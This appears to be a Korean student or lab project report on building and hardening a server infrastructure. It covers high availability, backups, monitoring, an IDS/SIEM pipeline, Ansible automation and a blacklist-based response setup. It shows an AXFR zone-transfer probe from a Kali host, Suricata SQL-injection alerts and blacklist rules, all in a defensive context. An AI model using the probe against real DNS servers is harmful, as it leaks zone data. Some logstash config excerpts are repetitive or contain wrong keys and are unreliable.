Kernel PTI	Enabled
MDS Mitigation	Inactive
Uptime	2 Days 01 Hour 24 Minutes 00 Second
Current date/time	Fri Mar 6 0:55:16 CST 2024

### Netgate Services And Support

Retrieving support information

### Interfaces

WAN	↑	1000baseT <full-duplex>	30.3.0.2
LAN	↑	1000baseT <full-duplex>	30.3.10.1

## pfSense blacklist 설정

290 Matched Firewall Log Entries. (Maximum 500) Pause

Action	Time	Interface	Source	Destination	Protocol
X	Mar 6 07:53:38	WAN	172.16.28.140	30.3.10.1	ICMP
X	Mar 6 07:53:39	WAN	172.16.28.140	30.3.10.1	ICMP
X	Mar 6 07:53:41	WAN	172.16.28.140	30.3.10.1	ICMP
X	Mar 6 07:53:42	WAN	172.16.28.140	30.3.10.1	ICMP
X	Mar 6 07:53:43	WAN	172.16.28.140	30.3.10.1	ICMP

## HA Proxy 구축 결과


### Active

```
[root@US-ha1-Rocky-wz haproxy]# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:0c:29:6e:75:66 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    inet 30.3.30.4/24 brd 30.3.30.255 scope global noprefixroute ens160
        valid_lft forever preferred_lft forever
    inet 30.3.30.9/24 scope global secondary ens160
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe6e:7566/64 scope link noprefixroute
```

### Stanby

```
[root@US-ha2-Rocky-wz ~]# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:0c:29:8f:72:d3 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    inet 30.3.30.5/24 brd 30.3.30.255 scope global noprefixroute ens160
        valid_lft forever preferred_lft forever
    inet 30.3.30.9/24 scope global secondary ens160
        valid_lft forever preferred_lft forever
```

# Web 구축 결과



## DB Replica 구축 결과


### Master DB에서 Slave 확인

```
MariaDB [(none)]> show processlist;
+-----+-----+-----+-----+-----+
| Id   | User      | Host                               | db   |
+-----+-----+-----+-----+-----+
| 6    | repuser  | 192.168.30.3:49758                | NULL |
```

### Slave에서 Master 요청 대기 상태

```
MariaDB [(none)]> show processlist;
+-----+-----+-----+-----+-----+-----+-----+
| Id   | User      | Host                               | db   | Command | Time | State
+-----+-----+-----+-----+-----+-----+-----+
| 5    | system user | | NULL | Slave_IO | 39972 | Waiting for master to send event
| 6    | system user | | NULL | Slave_SQL | 35021 | slave has read all relay log, wait
```

# 백업 서비스 흐름도




## 백업 서비스 구축 결과

### 백업 결과

```
root@CA-bb-Ubuntu:/backup# ls
2026-02-23  2026-02-24
root@CA-bb-Ubuntu:/backup# cd 2026-02-23
root@CA-bb-Ubuntu:/backup/2026-02-23# ls
CA-cc-Rocky  US-cc1-Rocky  US-gm-Rocky  US-ha2-Rocky  US-md-Rocky  US-sb-Ubuntu  US-su-Rocky
CA-su-Rocky  US-cc2-Rocky  US-ha1-Rocky  US-mb-Ubuntu  US-pm-Rocky  US-sd-Rocky
root@CA-bb-Ubuntu:/backup/2026-02-23# cd ..
root@CA-bb-Ubuntu:/backup# cd 2026-02-24
root@CA-bb-Ubuntu:/backup/2026-02-24# ls
CA-cc-Rocky  US-cc2-Rocky  US-ha2-Rocky  US-pm-Rocky  US-su-Rocky
CA-su-Rocky  US-gm-Rocky  US-mb-Ubuntu  US-sb-Ubuntu  US-wp1-Ubuntu
US-cc1-Rocky  US-ha1-Rocky  US-md-Rocky  US-sd-Rocky  US-wp2-Ubuntu
```

# 메일 서비스 / Pydio 흐름도



# 메일 서비스 구축 결과

보낸 사람 user1 <user1@out.com>

받는 사람 Empmail ✕

제목 테스트 3

테스트

최대 허용 파일 크기는 2.0 MB 입니다

파일 첨부

↓

- 읽음 확인
- 전송 상태 알림
- 우선 순위 보통
- 보낸 메시지를 다음 위치에 저장 보낸 편지함

검색...

user1	오늘 20:22
● 테스트 3	
user1	오늘 20:22
● 테스트 2	

테스트 3

보낸 사람: user1, 날짜: 2026-03-09 20:22

세부사항 헤더

테스트


보내기

새 창에서 열기


메시지를 성공적으로 보냈습니다.

# Pydio 서비스 구축 결과


Pydio 홈페이지 접속



Pydio 업로드 사진



# DNS 서버 흐름도




## DNS 서버 구축 결과

Slave에 better.com.zone 생성 확인

```
[root@US-sd-Rocky ~]# ls /var/named/  
better.com.zone data dynamic named.ca named.empty named.localhost named.loopback slaves  
[root@US-sd-Rocky ~]#
```

# C2 관리 흐름도



# Guacamole 구축 결과

Guacamole 접속

  
**APACHE GUACAMOLE**

← TERMINATE SESSION

Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-101-generic x86\_64)

- \* Documentation: <https://help.ubuntu.com>
- \* Management: <https://landscape.canonical.com>
- \* Support: <https://ubuntu.com/pro>

System information as of Fri Mar 6 10:52:47 AM KST 2026

System load:	0.36	Processes:	206
Usage of /:	31.5% of 33.17GB	Users logged in:	2
Memory usage:	25%	IPv4 address for ens32:	172.16.28.4
Swap usage:	0%		

\* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s just raised the bar for easy, resilient and secure K8s cluster deployment.

<https://ubuntu.com/engage/secure-kubernetes-at-the-edge>

Expanded Security Maintenance for Applications is not enabled.


1 update can be applied immediately.

To see these additional updates run: `apt list --upgradable`

28 additional security updates can be applied with ESM Apps.

Learn more about enabling ESM Apps service at <https://ubuntu.com/esm>

# 관제 서비스 흐름도



# Zabbix 구축 결과


## Zabbix 홈페이지 접속 및 상태 확인

The screenshot displays the Zabbix Server Monitoring Center (NOC) interface for the instance [0304-2004]. The main area shows a list of monitored items with columns for Time, Host, Problem/Severity, Duration, Status, History, and Top. The status column uses color-coded indicators: red for 'Problem', orange for 'Warning', yellow for 'Information', and green for 'OK'. Below the list, there are two performance graphs: 'CPU 사용률 (중요전역)' and '메모리 사용률 (중요전역)', both showing usage percentages over time.

Name ▲	Interface	Availab
CA-bb-Ubuntu	192.168.50.6:10050	ZBX
CA-cc-Rocky	192.168.50.4:10050	ZBX
CA-su-Rocky	192.168.50.5:10050	ZBX
US-cc1-Rocky	192.168.40.2:10050	ZBX
US-cc2-Rocky	192.168.40.3:10050	ZBX
US-gm-Rocky	30.3.30.6:10050	ZBX
US-ha1-Rocky	30.3.30.4:10050	ZBX
US-ha2-Rocky	30.3.30.5:10050	ZBX
US-mb-Ubuntu	192.168.30.5:10050	ZBX
US-md-Rocky	192.168.30.4:10050	ZBX
US-pm-Rocky	192.168.30.2:10050	ZBX
US-sb-Ubuntu	192.168.30.3:10050	ZBX
US-sc-Rocky	172.16.23.110:10050	ZBX
US-sd-Rocky	30.3.20.2:10050	ZBX
US-wp1-Ubuntu	30.3.30.2:10050	ZBX
US-wp2-Ubuntu	30.3.30.3:10050	ZBX

# ELK 구축 결과

ELK 홈페이지 접속



상세 로그 확인

## 전체 로그 상세 (Logstash 전체)

2253121 documents

rule.description	log.file.path	location	message
-	/var/log/messag es	-	Mar 5 07:2 2:14 US-ha2 -Rocky-dmz systemd[1]: server-moni tor.servic e: Schedule
-	/var/log/messag es	-	Mar 5 07:2 2:14 US-ha2 -Rocky-dmz

Rows per page: 50

< 1 of 10 >

# 보안 및 자동화 도구

자동화와 보안의 완벽한 조화 구현

보안)

Fail2Ban

## Fail2ban 차단결과

```
root@US-wp1-Ubuntu-dmz:~# fail2ban-client status sshd
Status for the jail: sshd
|- Filter
|   |- Currently failed: 0
|   |- Total failed: 25
|   `-- Journal matches:  _SYSTEMD_UNIT=sshd.service + _COMM=sshd
`- Actions
    |- Currently banned: 1
    | Total banned: 2
    - Banned IP list: 172.16.28.140
```

보안)

Portsentry

### Portsentry 결과

```
2026-03-05T04:58:32.061902-05:00 US-wp1-Ubuntu-wz portsentry[1151]: attackalert: ERROR: Could not block host 30.3.30
2026-03-05T04:58:32.155525-05:00 US-wp1-Ubuntu-wz portsentry[1151]: attackalert: TCP SYN/Normal scan from host: 30.3
2026-03-05T04:58:32.155773-05:00 US-wp1-Ubuntu-wz portsentry[1151]: attackalert: Host 30.3.30.4 has been blocked via
2026-03-05T04:58:32.156103-05:00 US-wp1-Ubuntu-wz portsentry[1151]: adminalert: No target variable specified in KILL
2026-03-05T04:58:32.156267-05:00 US-wp1-Ubuntu-wz portsentry[1151]: attackalert: ERROR: Could not block host 30.3.30
2026-03-05T04:58:42.167162-05:00 US-wp1-Ubuntu-wz portsentry[1151]: attackalert: TCP SYN/Normal scan from host: 30.3
2026-03-05T04:58:42.167756-05:00 US-wp1-Ubuntu-wz portsentry[1151]: attackalert: Host 30.3.30.4 has been blocked via
2026-03-05T04:58:42.168035-05:00 US-wp1-Ubuntu-wz portsentry[1151]: adminalert: NO target variable specified in KILL
```

보안)

ModSecurity

### Modsecurity 결과

```
2026/03/05 06:05:40 [error] 1173170#1173170: *55 access forbidden by rule,
"www.better.com"
2026/03/05 06:05:41 [error] 1173170#1173170: *55 access forbidden by rule,
better.com"
2026/03/05 06:05:41 [error] 1173171#1173171: *54 access forbidden by rule
"www.better.com"
2026/03/05 06:18:32 [error] 1173171#1173171: *110 directory index of "/var/
est: "GET /uploads/ HTTP/1.1", host: "www.better.com"
2026/03/05 06:25:17 [error] 1173171#1173171: *155 FastCGI sent in stderr:
on false in /var/www/html/main/upload_proc.php:46
Stack trace:
#0 {main}
  thrown in /var/www/html/main/upload_proc.php on line 46" while reading up
TP/1.1", upstream: "fastcgi://unix:/var/run/php/php8.3-fpm.sock:", host: "u
2026/03/05 06:28:57 [error] 1184710#1184710: *1 access forbidden by rule,
better.com"
2026/03/05 06:28:57 [error] 1184710#1184710: *1 access forbidden by rule,
"www.better.com"
```

보안)

pfSense

## pfSense blacklist 설정

290 Matched Firewall Log Entries. (Maximum 500) Pause

Action	Time	Interface	Source	Destination	Protocol
X	Mar 6 07:53:38	WAN	172.16.28.140	30.3.10.1	ICMP
X	Mar 6 07:53:39	WAN	172.16.28.140	30.3.10.1	ICMP
X	Mar 6 07:53:41	WAN	172.16.28.140	30.3.10.1	ICMP
X	Mar 6 07:53:42	WAN	172.16.28.140	30.3.10.1	ICMP
X	Mar 6 07:53:43	WAN	172.16.28.140	30.3.10.1	ICMP

보안)

DNS Key

AXFR 공격 방어 성공

```
(root@kali)-[~]
└─# dig better.com axfr

; <<>> DiG 9.20.11-4+b1-Debian <<>> better.com axfr
;; global options: +cmd
; Transfer failed
```



# 서버 총 정리

가용성, 연속성, 복구

HA Proxy, DNS, Replica, Backup

보안

Fail2Ban, Portsentry, ModSecurity, pfSense

서비스

Pydio, Mail, Guacamole, Zabbix, ELK

자동화

Ansible

# 한 줄 요약


서버가 고장나도 서비스가 이어지고,

사고가 나도 복구가 가능하며,

공격은 초기에 줄일 수 있는 인프라를 구축


# 관제 아키텍처 흐름도

Monitoring & Control Architecture




# 관제 아키텍처 흐름도

Monitoring & Control Architecture




# 관제 아키텍처 흐름도

Monitoring & Control Architecture




# 관제 아키텍처 흐름도

Monitoring & Control Architecture




# 관제 아키텍처 흐름도

Monitoring & Control Architecture




# 관제 아키텍처 흐름도

Monitoring & Control Architecture




# 관제 아키텍처 흐름도

Monitoring & Control Architecture




# 관제 아키텍처 흐름도

Monitoring & Control Architecture



# 관제 아키텍처 흐름도

Monitoring & Control Architecture



```
root@agent ~# ls
suricata.rules
root@agent ~# systemctl status suricata
● suricata.service - Suricata IDS/IDP daemon
   Loaded: loaded (/usr/lib/systemd/system/suricata.service; enabled; preset: enabled)
   Active: active (running) since Mon 2026-03-09 15:13:28 UTC; 1min 19s ago
     Docs: man:suricata(8)
           man:suricatasc(8)
           https://suricata.io/documentation/
  Process: 3559 ExecStart=/usr/bin/suricata -D --af-packet -c /etc/suricata/suricata.ya
 Main PID: 3560 (Suricata-Main)
    Tasks: 8 (limit: 4543)
   Memory: 46.8M (peak: 47.1M)
      CPU: 801ms
   CGroup: /system.slice/suricata.service
           └─3560 /usr/bin/suricata -D --af-packet -c /etc/suricata/suricata.yaml --pid
```


```
{ "timestamp": "2026-03-09T15:13:28.123456789Z", "flow_id": 2224311968768711, "in_iface": "ens33", "event_type": "alert", "src_ip": "192.168.1.100", "signature_id": 1000000, "rev": 1, "signature": "Blind SQLi - High Frequency Requests", "category": "Attempted Information Leak", "severity": "High", "es_toserver": 391, "bytes_toclient": 423, "start": "2026-03-09T15:13:28.123456789Z", "src_ip": "192.168.1.100", "dest_ip": "192.168.1.100", "src_port": 80, "dest_port": 80, "protocol": "HTTP", "event_subtype": "HTTP", "event_subtype_data": {} }, { "timestamp": "2026-03-09T15:13:28.123456789Z", "flow_id": 2224311968768711, "in_iface": "ens33", "event_type": "alert", "src_ip": "192.168.1.100", "signature_id": 1000000, "rev": 1, "signature": "Blind SQLi - High Frequency Requests", "category": "Attempted Information Leak", "severity": "High", "es_toserver": 457, "bytes_toclient": 489, "start": "2026-03-09T15:13:28.123456789Z", "src_ip": "192.168.1.100", "dest_ip": "192.168.1.100", "src_port": 80, "dest_port": 80, "protocol": "HTTP", "event_subtype": "HTTP", "event_subtype_data": {} }
```

```
[root@agent ~]# systemctl is-active wazuh-agent
active
[root@agent ~]# journalctl --no-pager --output cat --since "2026-03-09T15:13:28.123456789Z" --until "2026-03-09T15:13:28.123456789Z"
wazuh-agentd: INFO: Using AES as encryption method.
wazuh-agentd: INFO: (4102): Connected to the server ([192.168.1.100]:1514/tcp).
```

# 관제 아키텍처 흐름도


Monitoring & Control Architecture

```
root@manager- ~ # systemctl is-active filebeat-a filebeat-b
active
active
root@manager- ~ # cat /etc/filebeat-a/filebeat.yml
/etc/filebeat-a/filebeat.yml:19:output.elasticsearch:
/etc/filebeat-a/filebeat.yml:20:  hosts: ["https://172.16.254.33:9200"]
/etc/filebeat-a/filebeat.yml:24:  ssl.certificate_authorities: ["/etc/filebeat-a/certs/indexer-root-ca.pem"]
/etc/filebeat-a/filebeat.yml:25:  ssl.verification_mode: full
/etc/filebeat-b/filebeat.yml:16:output.logstash:
/etc/filebeat-b/filebeat.yml:17:  hosts: ["172.16.254.66:5044"]
/etc/filebeat-b/filebeat.yml:18:  ssl.enabled: true
/etc/filebeat-b/filebeat.yml:19:  ssl.certificate_authorities: ["/etc/filebeat-b/certs/logstash-ca.crt"]
/etc/filebeat-b/filebeat.yml:20:  ssl.verification_mode: full
```



# 관제 아키텍처 흐름도


Monitoring & Control Architecture



timestamp per 30 minutes				
Time	agent.hostname	rule.level	rule.groups	rule.description
> Mar 10, 2026 @ 03:03:13.092	manager-u-test	3	ids, suricata	Suricata: <b>Alert</b> - Blind SQLi - High Frequency Requests
> Mar 10, 2026 @ 03:03:13.091	manager-u-test	3	ids, suricata	Suricata: <b>Alert</b> - Blind SQLi - High Frequency Requests
> Mar 10, 2026 @ 03:03:12.677	manager-u-test	3	ids, suricata	Suricata: <b>Alert</b> - Blind SQLi - High Frequency Requests
> Mar 10, 2026 @ 03:03:12.676	manager-u-test	3	ids, suricata	Suricata: <b>Alert</b> - Blind SQLi - High Frequency Requests
> Mar 10, 2026 @ 03:03:12.003	manager-u-test	3	ids, suricata	Suricata: <b>Alert</b> - Blind SQLi - High Frequency Requests
> Mar 10, 2026 @ 03:03:11.631	manager-u-test	3	ids, suricata	Suricata: <b>Alert</b> - Blind SQLi - High Frequency Requests
> Mar 10, 2026 @ 03:03:11.628	manager-u-test	3	ids, suricata	Suricata: <b>Alert</b> - Blind SQLi - High Frequency Requests
> Mar 10, 2026 @ 03:03:11.625	manager-u-test	3	ids, suricata	Suricata: <b>Alert</b> - Blind SQLi - High Frequency Requests
> Mar 10, 2026 @ 03:03:11.623	manager-u-test	3	ids, suricata	Suricata: <b>Alert</b> - Blind SQLi - High Frequency Requests

# 관제 아키텍처 흐름도

Monitoring & Control Architecture





```
[root@logstash-r ~]# grep -n "hosts =>" /etc/logstash/conf.d/10-filebeat-b-to-ems.conf
13:   hosts => ["https://172.16.254.55:9443"]
```

```
[root@logstash ~]# cat /etc/logstash/conf.d/10-filebeat-b-to-ems.conf
12: # Keep only system stream from filebeat-b.
13: if [type] == "syslog" {
14:   drop {}
15: }
16: if [log][@version] == "syslog" {
17:   drop {}
18: }
19: if [log][@version] == "syslog" {
20:   drop {}
21: }
22: if [log][@version] == "syslog" {
23:   drop {}
24: }
25: if [log][@version] == "syslog" {
26:   drop {}
27: }
28: if [log][@version] == "syslog" {
29:   drop {}
30: }
31: tag_on [@version] ["syslog"]
32: if [syslog_timestamp] {
33:   match => ["syslog_timestamp", "ISO8601", "MMM d HH:mm:ss", "MMM dd HH:mm:ss"]
34: }
35: if [syslog_message] {
36:   replace => { "message" => "%{syslog_message}" }
37: }
38: if [syslog_program] {
39:   lowercase => ["syslog_program"]
40: }
41: if [syslog_program] == "sshd" {
42:   drop {}
43: }
44: if [syslog_program] == "sshd" {
45:   drop {}
46: }
47: if [syslog_program] == "sshd" {
48:   drop {}
49: }
50: if [syslog_program] == "sshd" {
51:   drop {}
52: }
53: if [syslog_program] == "sshd" {
54:   drop {}
55: }
56: if [syslog_program] == "sshd" {
57:   drop {}
58: }
59: if [syslog_program] == "sshd" {
60:   drop {}
61: }
62: if [syslog_program] == "sshd" {
63:   drop {}
64: }
65: if [syslog_program] == "sshd" {
66:   drop {}
67: }
68: if [syslog_program] == "sshd" {
69:   drop {}
70: }
71: if [syslog_program] == "sshd" {
72:   drop {}
73: }
74: if [syslog_program] == "sshd" {
75:   drop {}
76: }
77: hosts => ["https://172.16.254.55:9443"]
78: index => "manager-system-ems-%{+YYYY.MM.dd}"
79: cacti => "/etc/logstash/certs/es-proxy-ca.crt"
80: ssl_certificate_verification => true
```


# 관제 아키텍처 흐름도

## Monitoring & Control Architecture



# 자동화 아키텍처 흐름도

Automation Architecture Diagram



# 자동화 아키텍처 흐름도

Automation Architecture Diagram

```

TASK [DB 룰 파일 생성] *****
changed: [localhost] => (item=suricata)
changed: [localhost] => (item=audit)
changed: [localhost] => (item=wazuh)
changed: [localhost] => (item=modsecurity)


TASK [생성된 파일 확인] *****
changed: [localhost]

TASK [debug] *****
ok: [localhost] => {
  "msg": [
    "-rw-r--r-- 1 root root 0 Mar 10 04:19 /root/audit_rules.conf",
    "-rw-r--r-- 1 root root 4.8K Mar 10 04:19 /root/modsecurity_rules.conf",
    "-rw-r--r-- 1 root root 16K Mar 10 04:19 /root/suricata_rules.conf",
    "-rw-r--r-- 1 root root 3.7K Mar 10 04:19 /root/wazuh_rules.conf"
  ]
}

PLAY RECAP *****
localhost : ok=3  changed=2  unreachable=0  failed=0  sk
  
```

```

[root@localhost rules]# ls
audit_rules.conf  modsecurity_rules.conf  suricata_rules.conf  wazuh_rules.conf
  
```



# 자동화 아키텍처 흐름도

## Automation Architecture Diagram

```

TASK [[Ubuntu] 필수 패키지 설치] *****
changed: [19:31:10] => (item=wazuh-manager)
changed: [19:31:10] => (item=filebeat)

TASK [[Ubuntu] Wazuh GPG Key 다운로드 및 아머 해제] *****
changed: [19:31:10] => (item=wazuh-manager)
changed: [19:31:10] => (item=filebeat)

TASK [[Ubuntu] Elastic GPG Key 다운로드 및 아머 해제] *****
changed: [19:31:10] => (item=wazuh-manager)
changed: [19:31:10] => (item=filebeat)

TASK [[Ubuntu] Wazuh 저장소 추가] *****
changed: [19:31:10] => (item=wazuh-manager)
changed: [19:31:10] => (item=filebeat)

TASK [[Ubuntu] Elastic 저장소 추가 (Filebeat용)] *****
changed: [19:31:10] => (item=wazuh-manager)
changed: [19:31:10] => (item=filebeat)

TASK [[Rocky] Wazuh 저장소 추가] *****
changed: [19:31:10] => (item=wazuh-manager)
changed: [19:31:10] => (item=filebeat)

TASK [[Rocky] Elastic 저장소 추가 (Filebeat용)] *****
changed: [19:31:10] => (item=wazuh-manager)
changed: [19:31:10] => (item=filebeat)

TASK [Wazuh Manager 및 Filebeat 패키지 설치] *****
changed: [19:31:10] => (item=wazuh-manager)
changed: [19:31:10] => (item=filebeat)

PLAY RECAP *****
: ok=7 changed=0 unreachable=0
    
```

```

TASK [Filebeat(B) 전용 디렉토리 생성] *****
changed: [19:31:10] => (item=/etc/filebeat-b)
changed: [19:31:10] => (item=/var/lib/filebeat-b)
changed: [19:31:10] => (item=/var/log/filebeat-b)
ok: [19:31:10] => (item=/var/log/filebeat-b)

TASK [Filebeat(B) 전용 설정 파일 생성] *****
ok: [19:31:10]

TASK [Filebeat(B) 전용 Systemd 서비스 등록] *****
changed: [19:31:10]
ok: [19:31:10]

TASK [Systemd 데몬 재모드] *****
ok: [19:31:10]
ok: [19:31:10]

TASK [Filebeat(B) 서비스 활성화 및 시작] *****
changed: [19:31:10]
changed: [19:31:10]

TASK [Filebeat(B) 프로세스 확인] *****
ok: [19:31:10]
ok: [19:31:10]

TASK [debug] *****
ok: [19:31:10] => {
  "ps_result.stdout_lines": [
    "root      9701      1  8 04:38 ?        00:00:00 /usr/bin/beat -path.config /etc/filebeat-b -path.data /var/lib/filebeat-b"
  ]
}
ok: [19:31:10] => {
  "ps_result.stdout_lines": [
    "root     13652      1 99 19:38 ?        00:00:00 /usr/bin/beat -path.config /etc/filebeat-b -path.data /var/lib/filebeat-b"
  ]
}

PLAY RECAP *****
: ok=8 changed=1 unreachable=0
: ok=8 changed=4 unreachable=0
    
```

```

TASK [1. 인증서 디렉토리 생성]
ok: [19:31:10]

TASK [2. Root CA 개인키 생성]
ok: [19:31:10]

TASK [3. Root CA용 CSR 생성]
ok: [19:31:10]

TASK [4. Root CA 자체 서명]
ok: [19:31:10]

TASK [5. Manager 개인키 생성]
changed: [19:31:10]

TASK [6. Manager CSR 생성]
ok: [19:31:10]

TASK [7. Manager 인증서 서명]
ok: [19:31:10]

TASK [8. 파일 권한 및 소유권]
ok: [19:31:10] => (item=/etc/filebeat-b)
ok: [19:31:10] => (item=/var/lib/filebeat-b)
changed: [19:31:10] => (item=/var/log/filebeat-b)

TASK [9. ossec.conf 설정 업데이트]
changed: [19:31:10]
    
```

```

TASK [Gathering Facts] *****
ok: [19:31:10]
ok: [19:31:10]

TASK [(Debian/Ubuntu) Filebeat 설치] *****
skipping: [19:31:10]
ok: [19:31:10]

TASK [(RedHat/CentOS) Filebeat 설치] *****
skipping: [19:31:10]
ok: [19:31:10]


TASK [Wazuh Filebeat 설정 템플릿 다운로드] *****
changed: [19:31:10]
changed: [19:31:10]

TASK [Filebeat 설정 수정 (Indexer 정보 입력)] *****
changed: [19:31:10]
changed: [19:31:10]

TASK [Wazuh Filebeat 모듈 설치] *****
ok: [19:31:10]
changed: [19:31:10]


TASK [Filebeat 서비스 시작] *****
changed: [19:31:10]
changed: [19:31:10]

PLAY RECAP *****
: ok=6 changed=3
: ok=6 changed=4
    
```



# 자동화 아키텍처 흐름도

Automation Architecture Diagram



```

TASK [(Debian/Ubuntu) Suricata 패키지 설치 ] ***
skipping: [ ]
ok: [ ]

TASK [(RedHat/CentOS) Suricata 패키지 설치 ] ***
skipping: [ ]
ok: [ ]

TASK [Suricata 룰 디렉토리 생성 ] *****
ok: [ ]
ok: [ ]

TASK [사용자 정의 룰 파일 복사 ] *****
ok: [ ]
changed: [ ]

TASK [suricata.yaml에 커스텀 룰 경로 추가 ] ****
changed: [ ]
ok: [ ]

TASK [Suricata 서비스 시작 ] *****
ok: [ ]
changed: [ ]

RUNNING HANDLER [restart suricata] *****
changed: [ ]

PLAY RECAP *****
: ok=6  changed=1
: ok=7  changed=3
    
```

```

TASK [(Debian/Ubuntu) Auditd 패키지 설치 ] *****
skipping: [ ]
ok: [ ]

TASK [(RedHat/CentOS) Auditd 패키지 설치 ] *****
skipping: [ ]
ok: [ ]

TASK [기존 audit.rules 파일 백업 ] *****
changed: [ ]
changed: [ ]

TASK [사용자 정의 룰 파일 복사 ] *****
changed: [ ]
ok: [ ]

TASK [Auditd 서비스 활성화 및 시작 ] *****
ok: [ ]
ok: [ ]

RUNNING HANDLER [restart auditd] *****
changed: [ ]

PLAY RECAP *****
: ok=5  changed=1
: ok=6  changed=3
    
```

```

TASK [[Ubuntu] 필수 패키지 설치 ] ****
skipping: [ ]
changed: [ ]

TASK [[Ubuntu] Wazuh GPG Key 다운로드
skipping: [ ]
ok: [ ]

TASK [[Ubuntu] Wazuh 저장소 추가 (메뉴
skipping: [ ]
ok: [ ]

TASK [[Rocky] Wazuh 저장소 추가 ] ****
skipping: [ ]
ok: [ ]

TASK [Wazuh Agent 패키지 설치 ] *****
ok: [ ]
ok: [ ]

TASK [Wazuh Agent 설정 파일 (ossec.conf)
ok: [ ]
ok: [ ]
    
```

```

TASK [Manager 서버에서 Root CA 파일 가져오기 ] **
ok: [ ]

PLAY [Wazuh Agent 서버들에 인증서 배포 및 설정 ]
TASK [Gathering Facts ] *****
ok: [ ]
ok: [ ]


TASK [Agent 인증서 디렉토리 생성 ] *****
ok: [ ]
changed: [ ]

TASK [Root CA 인증서 배포 ] *****
ok: [ ]
changed: [ ]

TASK [ossec.conf에 Root CA 경로 등록 ] *****
changed: [ ]
changed: [ ]
    
```


# SOAR 아키텍처 흐름도

Automated Incident Response Framework



# SOAR 아키텍처 흐름도

Automated Incident Response Framework



```
root@manager ~# cat /etc/ossec.conf
314 <disabled>yes</disabled>
315 </cluster>
316
317 <integration>
318 <name>custom-hackerdb</name>
319 <alert_format>json</alert_format>
320 </integration>
321
322 </ossec_config>
```

```
SELECT * FROM `hackerTABLE`
```

프로파일링 [ 한줄 편집 ] [ 수정 ] [ SQL 분석 ]

모두 보기 | 행 개수: 25 ▾ 행


추가 옵션

	ip
<input type="checkbox"/> 수정 복사 삭제	20.1.0.10
<input type="checkbox"/> 수정 복사 삭제	40.1.0.10

# SOAR 아키텍처 흐름도

Automated Incident Response Framework

```
--- scapy ips 시작 ---  
필터 조건: inbound  
현재 블랙리스트 : [40.1.0.10, 20.1.0.10]  
DENIED : [ens256 -> ens224] Ether / IP / ICMP 20.1.0.10 > 192.168.30.4 echo-request 0 / Raw  
DENIED : [ens256 -> ens224] Ether / IP / ICMP 20.1.0.10 > 192.168.30.4 echo-request 0 / Raw  
DENIED : [ens256 -> ens224] Ether / IP / ICMP 20.1.0.10 > 192.168.30.4 echo-request 0 / Raw  
DENIED : [ens256 -> ens224] Ether / IP / ICMP 20.1.0.10 > 192.168.30.4 echo-request 0 / Raw  
DENIED : [ens256 -> ens224] Ether / IP / ICMP 20.1.0.10 > 192.168.30.4 echo-request 0 / Raw
```



# 취약점 식별 및 재검증

Vulnerability Identification and Validation

## DNS 정보 탈취 취약점

취약점 탐지 및 분석

Wireshark packet capture showing a DNS response for AXFR. The response packet (No. 4989) is highlighted. The flags section shows 'Refused' (0x8005). The question section shows 'better.com: type AXFR, class IN'.

axfr 영역이 전송됨

Terminal screenshot showing named logs. The log entry 'named[266314]: client 20.1.0.10#41831 (better.com): transfer of 'better.com/IN': AXFR started (serial 5)' is highlighted. Another log entry 'named[266314]: client 20.1.0.10#41831 (better.com): transfer of 'better.com/IN': AXFR ended: 1 messages, 11 records transferred (1100 bytes/sec) (serial 5)' is also highlighted.

비인가 사용자에게도 axfr 영역 전송이 가능한 DNS 정보 노출 취약점

취약점 보완 및 재검증

Wireshark packet capture showing a DNS response for AXFR. The response packet (No. 1732) is highlighted. The flags section shows 'Refused' (0x8005). The question section shows 'better.com: type AXFR, class IN'. The reply code is 'Refused (5)'. A yellow box with red border contains the text 'axfr 영역 전송을 요청했으나 거절함'.

axfr 영역 전송을 요청했으나 거절함

서버에서 DNS axfr 영역 전송 가능 서버 제한하도록 보안 정책 수립

# 주요 정보통신 점검 가이드 준수

Compliance with Major ICT Inspection Guidelines

분류	점검 항목
계정 관리	root 계정 원격 접속 제한
	패스워드 복잡성 설정
	계정 잠금 임계값 설정
	패스워드 파일 보호
	root 이외의 UID가 '0' 금지
	root 계정 su 제한
	패스워드 최소 길이 설정
	패스워드 최대 사용기간 설정
	패스워드 최소 사용기간 설정
	불필요한 계정 제거
	관리자 그룹에 최소한의 계정 포함
	계정이 존재하지 않는 GID 금지
	동일한 UID 금지
	사용자 shell 점검
Session Timeout 설정	

분류	점검 항목
파일 및 디렉터리 관리	root 홈, 패스 디렉터리 권한 및 패스 설정
	파일 및 디렉터리 소유자 설정
	/etc/passwd 파일 소유자 및 권한 설정
	/etc/shadow 파일 소유자 및 권한 설정
	/etc/hosts 파일 소유자 및 권한 설정
	/etc/(x)inetd.conf 파일 소유자 및 권한 설정
	/etc/syslog.conf 파일 소유자 및 권한 설정
	/etc/services 파일 소유자 및 권한 설정
	SUID,SGID,Sticky bit 설정 파일 점검
	사용자, 시스템 시작파일 및 환경파일 소유자 및 권한 설정
	world writable 파일 점검
	/dev에 존재하지 않는 device 파일 점검
	\$HOME/.rhosts, hosts.equiv 사용 금지
	접속 IP 및 포트 제한
	hosts.lpd 파일 소유자 및 권한 설정
	UMASK 설정 관리
	홈디렉토리 소유자 및 권한 설정
홈디렉토리로 지정한 디렉토리의 존재 관리	
숨겨진 파일 및 디렉토리 검색 및 제거	

## 호스트 리포트

▶ 172.16.254.33 | PASS=19 | 취약/수동=25

▶ 172.16.254.55 | PASS=19 | 취약/수동=25

▼ 172.16.254.66 | PASS=23 | 취약/수동=22

